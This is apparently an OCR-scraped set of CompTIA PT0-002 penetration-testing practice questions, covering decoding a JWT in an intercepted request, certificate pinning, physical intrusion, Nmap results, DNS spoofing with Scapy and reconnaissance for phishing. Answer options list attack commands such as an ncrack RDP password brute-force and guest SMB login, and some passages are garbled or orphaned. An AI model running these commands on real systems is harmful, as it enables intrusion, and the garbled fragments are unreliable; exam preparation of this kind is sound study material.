
```
GET http://172.16.0.10:3000/rest/basket/2 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/jeon, text/plain, */*
Accept-Language: en-US, en; q=0.5
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiI:
ilcJlbWFpbCI6ImFkbWlugGplaWNlLXNoLm9wIiwicGFzc3dvcmgi0iIwMTkyMDIsYTdiYmg3NzIIMDUxNmYwNjlkZjE4YjUwMCIsInJvbGUi0i
Jh2GlpbilsImRlbHV42VRva2VuIjoiIiwibGFzdExv22luSXAiOiIwLjAuMC4wIiwicHJv2mlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9k
ZWZhdWx0QWRtaW4ucG5nIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjpOcnVlLOJjcmVhd0VkQXQiQiIyM
DIMLTAYLTAZIDEYOJAJOJUMLJYONIARNDA6NDAILGJ1cGRhdGVKQXQIOIIYMDIMLTAYLTAZIDEYOJAJOJUMLJYONIARNDA6NDAILGJKZNMX1dGVKQXQ
iOm51bGx9LcJpYXQiOjE2MTIzNTUlNjIsImV4cCI6MTYxMjM3MzU2MnO.fKRqussopr9J5JO5YN1 RjiO6e8zMGiE7vcOEfGM
JykFOv_fAgwOyN9zTaYolsU2dcddtkDVgwN9BiajjU-0B6eW9Tj9d5OhUGAJrE4tdmzPA8i4qlhtWz8pSlpLgMlEiG-hwffOubKWiYBacH8-1d_SOK6ClgeFjT7zxfcEgkM
Connection: keep-alive
Referer: http://172.16.0.10:3000/
Cookie: io=qiEk8j00DFvlatUFAAAC; language=en; welcomebanner_status=dismiss;
token=eyJ0eXAiOiJKVlQiLCJhbGciOiJSUzIlNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp
laWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2l
usXAiCiIwLjAuNC4wIiwicHJvZmlsZUltYWdlIjciYXNzZXRzL3B1YmxpYy9pbWFnZXNvdXBsb2Fkcy9kZWZhdWx0gWRtaW4ucG5nIiwidG90cFN1Y3JldCIGIiIsImlzGWN0
aXZIIjp0cnVlLCJjcmVhdSVkQXQi0iIyMDIxLTayLTazIDEyOjA30jUxLjY0MiArMDA6MDaiLCJIcGRhdGVkQXQi0iIyMDIxLTayLTazIDEyOjA30jUxLjY0MiArMDA6MDaiLCJkZWxL
:ldgVkgxgiom51bgx9LcJpYxgio=e2MTIENTUIN=IsImV4ccI6MTYxM=M3MzU2MnO.fKRgussopr9J5Jo5YN1 R-106e6zMgie7w
c0EfGMJyKFOv_fAgv0yN9zTaYolaU2dcddtkDVgwN9SiajjU-0B6eN9Tj9d50hUGAJrE4tdmzPA8i4qlhtWz8pSlpLqMlEiG-hwffOubKWiYBacH8-ld_SOK6ClgePjT7zxfcEqkM
Content-Length: 0
Most: 172.16.0.10:3000
```


Which of the following methods should the tester use to visualize the authorization information being transmitted?

- A. Decode the authorization header using UTF-8.
- B. Decrypt the authorization header using bcrypt.
- C. Decode the authorization header using Base64.
- D. Decrypt the authorization header using AES.

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Question #: 129

Topic #: 1


[All PT0-002 Questions]

A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and issued a certificate from it. Even though the tester installed the root CA into the trusted stone of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?

FORUM

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- A. TCP port 443 is not open on the firewall
- B. The API server is using SSL instead of TLS
- C. The tester is using an outdated version of the application
- D. The application has the API certificate pinned.



- B. Exploit a vulnerability in the MDM and create a new account and device profile.
- C. Perform vishing on the IT help desk to gather a list of approved device IMEIs for masquerading.
- D. Infest a website that is often used by employees with malware targeted toward x86 architectures.

Question #: 135

Topic #: 1


[All PT0-002 Questions]

A physical penetration tester needs to get inside an organization's office and collect sensitive information without acting suspiciously or being noticed by the security guards. The tester has observed that the company's ticket gate does not scan the badges, and employees leave their badges on the table while going to the restroom. Which of the following techniques can the tester use to gain physical access to the office? (Choose two.)

FORUM

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- A. Shoulder surfing
- B. Call spoofing
- C. Badge stealing
- D. Tailgating
- E. Dumpster diving
- F. Email phishing



FORUM

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Actual exam question from CompTIA's PT0-002

Question #: 138

Topic #: 1


[All PT0-002 Questions]


An Nmap scan of a network switch reveals the following:

Nmap scan report for 192.168.1.254
Host is up 10.014s latency),
Not shown: 96 closed ports
Port State Service
22/tcp open ssh
23/tcp open telnet
60/tcp open http
443/tcp open https

Which of the following technical controls will most likely be the FIRST recommendation for this device?

- A. Encrypted passwords
- B. System-hardening techniques
- C. Multifactor authentication
- D. Network segmentation





Question #: 143

Topic #: 1

[All PT0-002 Questions]

A penetration tester runs a scan against a server and obtains the following output:

```
21/tcp open ftp Microsoft ftpd
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
 03-12-20 09:23AM 331 index.aspx
 ftp-syst:
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2012 Std
3389/tcp open ssl/ms-wbt-server
 rdp-ntlm-info:
 Target Name: WEB3
 NetBIOS Computer Name: WEB3
 Product Version: 6.3.9600
System Time: 2021-01-15T11:32:06+00:00
8443/tcp open http Microsoft IIS httpd 8.5
 http-methods:
Potentially risky methods: TRACE
http-server-header: Microsoft-IIS/8.5
http-title: IIS Windows Server
```

Which of the following command sequences should the penetration tester try NEXT?

- A. ftp 192.168.53.23
- B. smbclient \\\WEB3\\IPC\$ -I 192.168.53.23 -U guest
- C. ncrack -u Administrator -P 15worst_passwords.txt -p rdp 192.168.53.23
- D. curl -X TRACE https://192.168.53.23:8443/index.aspx

Q

Q

Actual exam question from CompTIA's PT0-002


Question #: 145

Topic #: 1

[All PT0-002 Questions]

During a penetration-testing engagement, a consultant performs reconnaissance of a client to identify potential targets for a phishing campaign. Which of the following would allow the consultant to retrieve email addresses for technical and billing contacts quickly, without triggering any of the client's cybersecurity tools? (Choose two.)

- A. Scraping social media sites
- B. Using the WHOIS lookup tool
- C. Crawling the client's website
- D. Phishing company employees
- E. Utilizing DNS lookup tools
- F. Conducting wardriving near the client facility



Q

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Actual exam question from CompTIA's PT0-002


Question #: 148

Topic #: 1

[All PT0-002 Questions]

A penetration tester has established an on-path position between a target host and local network services but has not been able to establish an on-path position between the target host and the Internet. Regardless, the tester would like to subtly redirect HTTP connections to a spoofed server IP. Which of the following methods would BEST support the objective?

- A. Gain access to the target host and implant malware specially crafted for this purpose.
- B. Exploit the local DNS server and add/update the zone records with a spoofed A record.
- C. Use the Scapy utility to overwrite name resolution fields in the DNS query response.
- D. Proxy HTTP connections from the target host to that of the spoofed host.



Question #: 151

Topic #: 1

[All PT0-002 Questions]

A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:

⇒ The following request was intercepted going to the network device:

GET /login HTTP/1.1 -

Host: 10.50.100.16 -

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0)

Gecko/20100101 Firefox/31.0 -

Accept-Language: en-US,en;q=0.5 -

Connection: keep-alive -

Authorization: Basic WU9VUilOQU1FOnNIY3JIdHBhc3N3b3jk

- Network management interfaces are available on the production network.
- An Nmap scan retuned the following:

Port State Service Version

22/tcp open ssh Cisco SSH 1.25 (protocol 2.0

80/tcp open http Cisco IOS http config

|_https-title: Did not follow redirect to https://10.50.100.16

443/tcp open https Cisco IOS https config

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

- A. Enforce enhanced password complexity requirements.
- B. Disable or upgrade SSH daemon.
- C. Disable HTTP/301 redirect configuration.
- D. Create an out-of-band network for management.
- E. Implement a better method for authentication.
- F. Eliminate network management and control interfaces.

Q

Q

Actual exam question from CompTIA's PT0-002

Question #: 153

Topic #: 1

[All PT0-002 Questions]

A penetration tester is reviewing the following DNS reconnaissance results for comptia.org from dig:

...


:: ANSWER SECTION

comptia.org. 3569 IN MX comptia.org-mail.protection.outlook.com. comptia.org. 3569 IN A 3.219.13.186. comptia.org. 3569 IN NS ns1.comptia.org. comptia.org. 3569 IN Solven. administrator.comptia.org. comptia.org. 3569 IN MX new.mx1.comptia.org. 3569 IN MX new.mx1.comptia.org. Which of the following potential issues can the penetration tester identify based on this output?

- A. At least one of the records is out of scope.
- B. There is a duplicate MX record.
- C. The NS record is not within the appropriate domain.
- D. The SOA records outside the comptia.org domain.

Show Suggested Answer

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appropriate NEXT step?

- A. Terminate the contract.
- B. Update the ROE with new signatures.
- C. Scan the 8-bit block to map additional missed hosts.
- D. Continue the assessment.

Question #: 162

Topic #: 1

[All PT0-002 Questions]

A penetration tester has completed an analysis of the various software products produced by the company under assessment. The tester found that over the past several years the company has been including vulnerable third-party modules in multiple products, even though the quality of the organic code being developed is very good. Which of the following recommendations should the penetration tester include in the report?

Q

- A. Add a dependency checker into the tool chain.
- B. Perform routine static and dynamic analysis of committed code.
- C. Validate API security settings before deployment.
- D. Perform fuzz testing of compiled binaries.

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Q

Actual exam guestion from CompTIA's PT0-002

Question #: 165

Topic #: 1

[All PT0-002 Questions]

A penetration tester has gained access to part of an internal network and wants to exploit on a different network segment. Using Scapy, the tester runs the following command:

